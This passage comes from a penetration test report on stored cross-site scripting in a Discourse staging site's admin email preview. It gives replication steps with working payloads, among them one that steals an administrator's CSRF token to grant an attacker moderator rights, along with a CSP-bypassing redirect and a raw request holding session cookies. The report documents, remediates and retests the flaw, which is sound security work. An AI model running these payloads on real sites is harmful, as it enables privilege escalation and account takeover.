
Step 4: Authenticate as an administrator, such as "alpha.discourse" and access the "Admin" >> "Emails" >> "Preview Summary" section. Then, click the "text" option.



Step 5: The JavaScript injected by the low privileged user is then executed.




Step 6: Review injection point.




Example using the "Content" area of a post.

```
<video src=x onerror=confirm(\'Content\')>
```




Continued:



Step 7: Return to the topic and modify the "Title" to include the following XSS payload.

```
<video src=x onerror="$.get('/', function(d){ var t=d.substr(d.indexOf('csrf-token')+21,86);
$.ajax({type:'PUT',url:'/admin/users/3/grant_moderation',headers:{'X-Csrf-Token':t}}); });"></video>
```




[Continued on next page]

Step 8: Once saved, the following "PUT" request is made, updating the value of the "Title" with the XSS payload.

```
https://aspt2023t1.staged-by-discourse.com/t/video-src-x-onerror-confirm-topic/34
```

```
PUT /t/video-src-x-onerror-confirm-topic/34 HTTP/2
Host: aspt2023t1.staged-by-discourse.com
Cookie: __stripe_mid=940643f8-7f71-4b01-b082-183bc020c4229918be; __stripe_sid=0c28793d-892d-415d-892e-8741c2c95d95eb6cc8; _t=
LiisfUFGw2WDezxF5PCwkXUmABLW1tTZmgExsQ%2F55shpI%2BoKIYPo597gFeAWefKX6gCUg3jlyPBUqTVXlFMELgzw1ivKZ1nuIBbojJJ0FInIxZYp3i2jw9d8X0GZueGE
vIt0S3vk4LpAyF0P5QoKCvGIg39Pml3SJtrxhwi0AeKP9UhykrKNSvY%2F%2FU1O3H0DhzaS1G0e%2BgEa%2FW%2BLM8Ki0DvgNjNc4RbjtsCrCBJj%2FSWKRlSELZeczw0q
q87R7L2nBo0TabXDwlkGrDC4--KQhPV8JUuR8vM%2Ff%2F--mukFZuLPS5X2ieiU7Amdog%3D%3D; _forum_session=
pmkv2Qqb9nOmbqSMapN%2BFVFwBxKgS6SYhGoxVwqQeSgTWcQE0Nh87kYwZ0JIrHYXgVlkod%2BKAf0mShr%2FJuIeD6XPZyI5FbrpoJaeXaW3MqkxfdPUzFO18tjDEvQOXD
ND10DqaXJcIatEe7OjUaMjUoyLElGC%2FWTKyBdqftFZAh3%2FVOrgtJbX%2BFLxS53a2gNqIto0GqCmZpJC11uvbV4n7tTG4KzbUprwRe75zVW7sbppqnbdybrqlONCwhNg
gr7lOiWFFj2RKUGv6OAD%2F9%2BEXfOOBvrr%2FGq3qGoTsUIrMt9Bb3qg3TlzpjUC8ePgTgt2VzgBYNKSzmUaKmaQi%2FTNwD0Gj3RzFCdgNRPOMDFFGJymIOZmunFACcKy
K0jyBr1Fg8QT1R5m9BDImSPuxiSERIUlk4sAHTnnaj6H0WyTJN0x%2FZzlghyfGcKaErPkyDNouaCe%2FWtbNzkcdjrSXbEcURsX8gMNtSJJLyeF4xD%2FDX8e8Lq%2B%2Bl
b%2BEWUaKxGGGkSM%2BQViup3dtDCDrxNiBjxbGBgbnmdjLDkHmi%2Fs5Jy23xQRGuxU2H0Xls5RDHdLn5ylbLCGUvAkss28fiw3XhR6cWfklLukHWJboBUeIkxa--I5INKJ
LFCEkj63Hg--DBr9rwUaMcAhd5iq2SZjGg%3D%3D
Content-Length: 234
Sec-Ch-Ua:
Discourse-Present: true
X-Csrf-Token: u0Rqrkrl-mglH9t2yqk6DH_syIV3vpkn3BVToH2f6KVnl6GLM6Zlf3iBwDZ8mxYs5Ga-FoLgTLXDHU3ZllvAPA
Sec-Ch-Ua-Mobile: ?0
X-Forwarded-For: 127.0.0.1
Discourse-Logged-In: true
Content-Type: application/json
Accept: */*
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Platform: ""
Origin: https://aspt2023t1.staged-by-discourse.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://aspt2023t1.staged-by-discourse.com/t/video-src-x-onerror-confirm-topic/34
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{
  "title":
  "<video src=x onerror=\"$.get('/', function(d){ var t=d.substr(d.indexOf('csrf-token')+21,86); $.ajax({type:'PUT',url:'/admin/user
  s/3/grant_moderation',headers:{'X-Csrf-Token':t}}); });\"></video>",
  "keep_existing_draft":true
}
```


Step 9: Confirm that the entirety of the payload was saved within the default character limits.




[Continued on next page]

Step 10: Authenticate as an administrative user and navigate back to the "Preview Summary" section. Then, click on "text" and, while monitoring the network traffic, note that two (2) requests are sent using XHR.

1. The JavaScript first initiates a "GET" request to the root ("/") endpoint and saves the response, allowing the value of the "csrf-token" to be extracted.
2. A second "PUT" request containing the extracted "csrf-token" value is made to the "/admin/users/3/grant_moderation" endpoint, escalating the attacker's role to a moderator:




Step 11: Review the groups to confirm that the user was added as a moderator.




With Default CSP enabled

Step 1: Revisit the topic as the "echo.discourse" user and enter in the following HTML payload as the topic title.


```
<meta http-equiv="refresh" content="2;url=https://schellman.com" />
```



Step 2: Authenticate as the "alpha.discourse" administrative user and visit the "text" area of the "E-mail" >> "Preview Summary" page. Observe that the redirect to the domain specified in the meta tag was triggered.



Continued:



APP-02 Stored Cross-Site Scripting - E-mail Preview Summary (HTML)

Identifier	APP-02	Impact	High	Category	Input Validation
Attack Vector	Web Application	Likelihood	Moderate	Risk Rating	Moderate

Description

The "html" section in the "Emails" >> "Preview Summary" admin page was vulnerable to stored cross-site scripting (XSS) attacks. Stored XSS vulnerabilities arise when user input is stored and later embedded into the application's responses in an unsafe way. A JavaScript payload saved in the name of an "Event" was executed in the application when displayed as a "Popular Topic" in the "html" summary. Enabling the default CSP blocked the script execution, however it was still possible to perform a malicious redirect via HTML injection. The content for the "html" section loaded within an iframe, which allowed the redirected content to be embedded into the application.

Impact

An attacker could use the vulnerability to inject malicious JavaScript code into the application, which would execute within the browser of any user who views the relevant application content. The attacker-supplied code can perform a wide variety of actions, such as redirecting users to phishing websites, overlaying custom elements on top of the legitimate application, capturing keystrokes within the application's domain.

Location

- Injection Endpoints
  - POST https://{{Tenant}}.staged-by-discourse.com/posts
  - PUT https://{{Tenant}}.staged-by-discourse.com/t/{{Topic Title}}/{{Topic ID}}
- Execution Endpoint
  - GET https://{{Tenant}}.staged-by-discourse.com/admin/email/preview-digest.json

Remediation

Validate and sanitize user-controlled input displayed within "html" area of the "E-mail Preview Summary". Use the HTML entity counterparts of special characters (<>'"();%+) instead of string literals.

References

OWASP Reference: WSTG-INPV-02


Retest Observations

Remediated. Malicious HTML input entered in the event name was properly escaped when output within the "E-mail Preview Summary" functionality.


Replication Steps

With Default CSP disabled

Step 1: As an admin user, enable the "Events" feature in "Settings" >> "Discourse Event".



